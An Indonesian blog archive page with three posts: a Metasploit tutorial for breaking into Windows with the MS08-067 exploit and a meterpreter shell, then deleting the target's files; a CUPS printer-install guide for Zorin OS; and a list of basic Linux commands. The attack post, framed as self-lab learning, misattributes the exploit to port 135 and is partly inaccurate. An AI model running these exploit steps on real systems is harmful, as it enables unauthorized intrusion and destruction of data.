Showing posts with label Linux. Show all posts

Saturday, March 29, 2014

[HACKING] HAJAR WINDOWS LEWAT PORT 135

Trik And Tips , Gaya Hidup , Berita , Zona Dewasa , Zodiak


Assalamu’alaikum, 
Tulisan ini dibuat berdasarkan catatan asli mas Andi Susilo di Facebook nya serta telah mendapat Izin darinya untuk menulis ulang kembali. Dan sekarang catatan tersebut tidak ditemukan lagi, tidak diketahui apa sebabnya. Sebelumnya, saya ingin menyampaikan, tidak ada yang dikurangi bahkan diubah kecuali susunan paragraf dan tatanan bahasa dari salinan asli. Semua itu dilakukan untuk kemudahan dalam memahami oleh para pembaca dan tidak menghilangkan cita rasa tulisan aslinya. Dan semua yang ada dalam tulisan ini  hanya untuk belajar semata, saya sebagai pemilik blog, tidak bertanggung jawab dengan apa yang terjadi sesudah itu. Selamat menikmati.
Peralatan yg mesti dipersiapkan adalah 2 buah komputer dengan sistem operasi Distro Linux Backtrack atau Ubuntu dan Windows lalu sambungkan dengan kabel LAN, karena ini bukan belajar jahat maka kita mesti modal sendiri, jangan komputer orang lain yang di hajar, kemudian install nmap dan metasploit di komputer ber OS Linux
Berikut langkah-langkahnya :
Pertama
Jika kita menggunakan Backtrack Linux, langsung saja ketik di terminalnya
sudo apt-get install metaspoit
tapi jika kita pakai Ubuntu Linux, terpaksa kita harus add sourcelist nya backtrack di sources list nya ubuntu. Ini caranya. Jika sudah di install, sekarang coba jalankan metasploitnya. Ada 3 jenis tipe metasploit, aktifkanterminal/console lalu ketik
$msfconsole (ini buat menjalankan metasploit yang berbasis console),
$msfgui (ini buat menjalankan metasploit berbasis applikasi desktop),
$msfweb (ini buat menjalankan metasploit yg berbasis web), jadi ketika anda membuka browser, lalu di addressbarnya ketikan 127.0.0.1:5555
Silahkan pilih yang nyaman bagi anda, kalau saya pilih console/terminal.
Kedua
Berikut langkah menggunakan terminal, aktifkan terminal anda, ketikkan
$nmap ip-target ,
Seperti gambar berikut :
nmap
Lihat, port 135 nya terbuka, berarti ada harapan lanjut ke langkah selanjutnya.
Kemudian aktifkan metasploitnya, dengan cara ketik diterminal
$msfconsole
berikut screenshoot nya :
metasploit
Ketiga
Mulailah kita, melihat jenis exploit yg ada di metasploit dengan cara ketik
show exploits
tapi jika anda sudah tidak sabar karena melihat port 135 terbuka, langsung hajar, dengan mengetikkan
use windows/smb/ms08_067_netapi
Enter
show payload
Enter
ini buat melihat payload yang ada di metasploit, pilih salah satu
set payload windows/meterpreter/bind_tcp
Enter
set lhost 192.168.1.1
Enter, langkah diatas adalah memasukkan alamat ip komputer kita
set rhost 192.168.1.2
Enter, selanjutnya langkah diatas adalah memasukkan ip komputer target
exploit
Enter, selanjutnya jika muncul tulisan seperti ini
Exploit completed, but no session was created
Berarti antivirus target keren alias bagus, cari lagi exploit yang bisa menon aktifkan anti virus. Tapi kalo yg muncul
meterpreter
brati anda telah sukses, lanjut ke exploit dengan mengetikkan
execute -f cmd.exe -c -i
Enter,
jadinya seperti ini gambarnya:
meterpreter
KeempatLihat baris yg paling bawah, anda sudah masuk ke system32 nya windows. Sekarang saatnya menghajar windows. Gampang kok. Gunakan saja perintah
DIR
untuk melihat file-file dan folder serta perintah
DEL
untuk menghapus file/folder
coba aja ketikkan DIR, maka akan keluar nama file dan foldernya, seperti gambar ini:
DEL
Tinggal ketik DEL diiringi dengan namafile, jika anda ingin menghapusnya. Windowsnya selesai. Sekarang silahkan di patch system anda (pengguna Windows), karena ubuntu imutlucu dan manis bisa menghajar dari belakang.
Penggunaan module exploit dengan menggunakan metasploit banyak sekali, silahkan lihat disini untuk babat server windows juga ada kok. Silahkan dipelajari bagi yang gemar dengan jaringan.
Wassalam

[ZORIN OS] MUDAHNYA MENGINSTALL PRINTER DI LINUX

Assalamu’alaikum

Setelah saya putar-putar google , Eh kagak sengaja ketemu postingan ini 
Yok langsung ke TKP 

Merek yang digunakan adalah Canon dengan seriPIXMA MX328. Printer ini juga menyediakan fasilitas faximail. Seperti biasa, untuk menggunakan printer ini, saya harus menginstall nya terlebih dahulu.


Canon Pixma MX328 punya kantor

Baiklah, saya akan terangkan bagaimana mudahnya menginstall printerCanon PIXMA MX328 di Linux Zorin OS. Dan yang keren adalahproses installnya melalui web browser. Berikut langkahnya :


1. Pastikan kabel data printer terhubung ke laptop / komputer. Jika sudah terhubung, buka aplikasi web browser yang anda gunakan, Google Chrome atau Mozilla Firefox. Kebetulan yang gunakan adalah Google Chrome


Web Browser Google Chrome



2. Ketik localhost:631 pada kolom address bar anda, atau tempat anda mengetikkan alamat website. Perhatikan penulisannya ya.


localhost:631



3. Setelah tampil halaman seperti diatas, arahkan kursor anda pada menuAdministration, klik, setelah itu pilih Add Printer , klik lagi


Menu Administration

seketika akan tampil halaman seperti dibawah ini :


Add Printer


4. Pilih Canon MX320 series (Canon MX320 series) lalu klik Continue. Maka akan tampil halaman berikut ini :


Klik Continue


5. Setelah itu, tampil lagi halaman baru. Pada halaman ini, anda diminta untuk memilih driver yang yang sesuai dengan seri printer yang digunakan. Karena seri yang kita gunakan adana MX 320 series , maka yang harus kita pilih adalah Model driver yang sama pula. Cukup sedikit scroll cursor anda ke bawah, lalu pilih Canon PIXMA MX320 - CUPS+Gutenprint v.5.9.2 (en)dan klik tombol Add Printer.


Arahkan mouse anda pada kolom Model, lalu scroll ke bawah


Pilih Canon PIXMA MX320 – CUPS+Gutenprint v.5.2.9 (en), lalu klik Add Printer

Berhubung tadinya saya langsung klik Add Printer, oleh sebab itu saya rubah, sehingga tombol Add Printer menjadi Modify Printer


6. Kemudian akan tampil halaman Set Default Options … yang menyatakan bahwa printer Canon PIXMA MX328 akan dijadikan printer utama setiap kali anda akan mencetak berkas. Jika anda setuju, klik Set Default Options


Set Default Options



7. Kemudian akan tampil halaman yang menyatakan bahwa printer anda telah sukses terinstall. Silahkan lihat informasi status yang menyatakan Idle.


Status Idle


8. Untuk menguji apakah printer anda tepasang dengan baik, silahkan lakukanPrint Test Page. Dengan cara, klik nama printer yang baru terinstall tadi, lebih tepatnya yang terletak pada posisi paling atas. Kemudian pilih opsiMaintenance , lalu pilih Print Test Page


Memulai Print Test Page


9. Lalu printer anda akan memproses intruksi yang dipilih, sehingga tampil halaman berikut ini


Proses cetak

Dan akhirnya, taraaaang proses install dan test print pun berhasil


printer sedang nyetak

tapi berhubung tinta warna lagi habis, jadi hasilnya gini


kesalahan bukan pada Linux anda, tapi pada printernya :p

So. kemudahan Linux mana lagi yang anda sulitkan :D

Semoga bermanfaat,

Wassalam


Sumber : http://replayfrom.wordpress.com/2014/03/29/zorin-os-mudahnya-menginstall-printer-di-linux/

Saturday, September 28, 2013

20 Perintah Dasar Linux Lengkap Beserta Syntax Dan Penggunaannya

1)      cp
cp: Copy, untuk melakukan proses copy file
Syntax : cp [options] file_sumber file_tujuan
Contoh : copy file dari direktori /data/mhs1/otomatis.sh ke /data/mhs2/
[kave@client10~]$ cp /data/mhs1/otomatis.sh /data/mhs2/

2)   chmod
chmod: Untuk mengganti perijinan pada file atau direktori.
Syntax : chmod [options] file_atau_direktori
Contoh : Mengganti perijinan file /data/mhs1/otomatis.sh dari 664 menjadi 755
[kave@client10~]$ chmod 755 /data/mhs1/otomatis.sh

3)   chown
chown: Mengganti kepemilikan atas file atau direktori
Syntax : chown [options] username:groupname
Contoh : Mengganti kepemilikan file /data/otomatis.sh yang sebelumnya dimiliki oleh user yang bernama labcrew menjadi labcrew2
[kave@client10~]$ chown labcrew2:labcrew2 /data/otomatis.sh

4)   chgrp
chgrp: Untuk mengganti grup pemilik suatu file atau direktori
Syntax : chgrp [options] groupname
Contoh :
[kave@client10~]$ chgrp labcrew /data/otomatis.sh

5)   clear
clear: Untuk membersihkan tampilan layar monitor
Syntax : clear
Note : untuk melakukan clear dengan cepat, Anda dapat menggunakan
kombinasi tombol CTRL + L

6)   cat
cat: Menampilkan isi dari suatu file
Syntax : cat nama_file
Contoh : menampilkan isi file /etc/issue.net
[kave@client10~]$ cat /etc/issue.net
Welcome to client10.dejavu.war.net.id. Unauthorized access is prohibited !

7)   cd
cd: Change Directory, untuk berpindah/berganti direktori.
Syntax : cd nama_direktori
Contoh : berganti ke direktori praktikum
[kave@client10~]# cd praktikum

8)   cal
cal: Menampilkan kalender.
Syntax : cal
Contoh :
[kave@client10~]$ cal November 2006
Su Mo Tu We Th Fr Sa
          1    2   3   4
     5    6    7   8    9  10 11
    12 13 14  15   16 17 18
    19 20 21  22   23 24 25
                26 27 28  29  30

9)   date
date: Menampilkan informasi tanggal dan waktu saat ini.
Syntax : date
Contoh :
[kave@client10~]$ date
Thu Nov 16 23:15:35 UTC 2006

10)  uname
uname: Menampilkan informasi Sistem Operasi (distro, versi, nama mesin dll).
Syntax : uname [options]
Contoh :
[kave@client10~]$ uname –a
Linux client10.dejavu.war.net.id 2.6.13 #1 Sat Sep 3 21:11:20 PDT 2005
i686 unknown unknown GNU/L

11)  df
df: Menampilkan penggunaan partisi harddisk secara keseluruhan. df –h
Syntax : df [options]
Contoh : df dengan option -h untuk menghasilkan tampilan yang sudah dikonversi dalam bentuk KiloByte, MegaByte bahkan GigaByte (jika diperlukan).
[kave@client10~]$ df –h
Filesystem               Size Used Avail Use% Mounted on
/dev/hda6                3.7G 3.1G 434M 88% /
/dev/hda7                2.3G 281M 2.0G 13% /home

12)  file
file : Untuk melihat tipe file.
Syntax : file nama_file
Contoh :
[kave@client10~]$ file index.html
index.html: HTML document text

[kave@client10~]$ file yakult_01.jpg
yakult_01.jpg: JPEG image data, JFIF standard 1.02

[kave@client10~]$ file sdat4866.exe
sdat4866.exe: MS-DOS executable (EXE), OS/2 or MS Windows

13)  pwd
pwd: Present Working Directory, menampilkan informasi direktori aktif saat ini.
Syntax : pwd
Contoh :
[kave@client10~]$ pwd
/home/kave

14)  rm
rm: Menghapus file/direktori.
Syntax : rm [options] nama_file_atau_direktori
[kave@client10~]$ rm -v index.html
removed `index.html'Contoh :


15)   history
history: Menampilkan perintah-perintah yang telah digunakan sebelumnya. Note: Linux memiliki fasilitas untuk menyimpan perintah-perintah yang pernah digunakan.
Syntax : history
Contoh :
[kave@client10~]$ history
1 su –
2 su –
3 su –
.
.
.
225 grep center index.html
226 ls –l
227 cat ada
228 mv ada guitar.txt
229 head -n15 guitar.txt
230 history

16)   Init
 init: Untuk mengganti run level. Note: Karena penggunaan run level adalah hal yang berpengaruh besar pada sistem, maka untuk melakukan ini harus menggunakan SUPER-USER atau yang memiliki kemampuan sama dengan root.
Syntax : init run_level

17)   Ls
ls: Untuk menampilkan isi dari suatu direktori.
Syntax : ls [options] nama_file_atau_direktori
Contoh :
[kave@client10~]$ ls -l
total 1060
drwx------              3 kave kave                4096 2006-11-16 22:40 Desktop/
drwxr-xr-x             2 kave kave                 4096 2006-09-23 15:26 Pictures/
drwxr-xr-x             6 kave kave                 4096 2004-05-23 15:31Real Player8/
drwxr-xr-x             2 kave kave                 4096 2006-09-02 11:31 Trash/
-rw-r--r--                1 kave kave                 4132 2006-09-15 12:41 acne3.jpeg
-rw-r--r--                1 kave kave                 1684 2006-10-02 13:09 dance.doc
-rw-r--r--                1 kave kave                 12763 2006-09-21 13:59 geng\ 5l.png
drwxr-xr-x             9 kave kave                 4096 2006-09-03 02:51 google earth/
-rw-r--r--                1 kave kave                 4415 2006-10-02 13:05 guitar.txt
-rw-r--r--                1 kave kave                 38859 2006-09-30 13:43 iPING.odt
-rw-r--r--                1 kave kave                 2162 2006-09-15 13:03 images.jpeg
-rw-r--r--                1 kave kave                 1045 2006-09-27 21:33 index.html
-rw-r--r--                1 kave kave                 38306 2006-10-14 12:38 lahiran1.odg

18)     Less
less: Untuk menampilkan isi dari suatu file. Dengan perintah “less”, saat menampilkan suatu file maka file akan terbuka dan dapat di scroll-up & scroll-down. Untuk keluar dari tampilan “less” dapat dilakukan dengan menekan tombol 'q'. Perintah less ini lebih cocok dikatakan sebagai fileviewer, karena dapat menampilkan file tetapi tidak dapat melakukan proses update/editing.
Syntax : less nama_file
Contoh : less index.html

19)     Mkdir
mkdir: Membuat direktori
Syntax : mkdir nama_direktori
Contoh :
[kave@client10~]$ mkdir praktikum

20)     Mv
mv: Untuk memindahkan atau mengganti nama suatu file atau direktori.
Syntax : mv file_atau_direktori_sumber file_atau_direktori_tujuan
Contoh :
memindahkan file guitar.txt ke direktori praktikum
[kave@client10~]$ mv guitar.txt praktikum/
mengganti nama direktori praktikum menjadi praktikumlinux
[kave@client10~]$ mv praktikum praktikumlinux
Posting Lama ►
 

Donate

Copyright 2013 Haxor - Aspra: Linux Template by CB Blogger Template. Powered by Blogger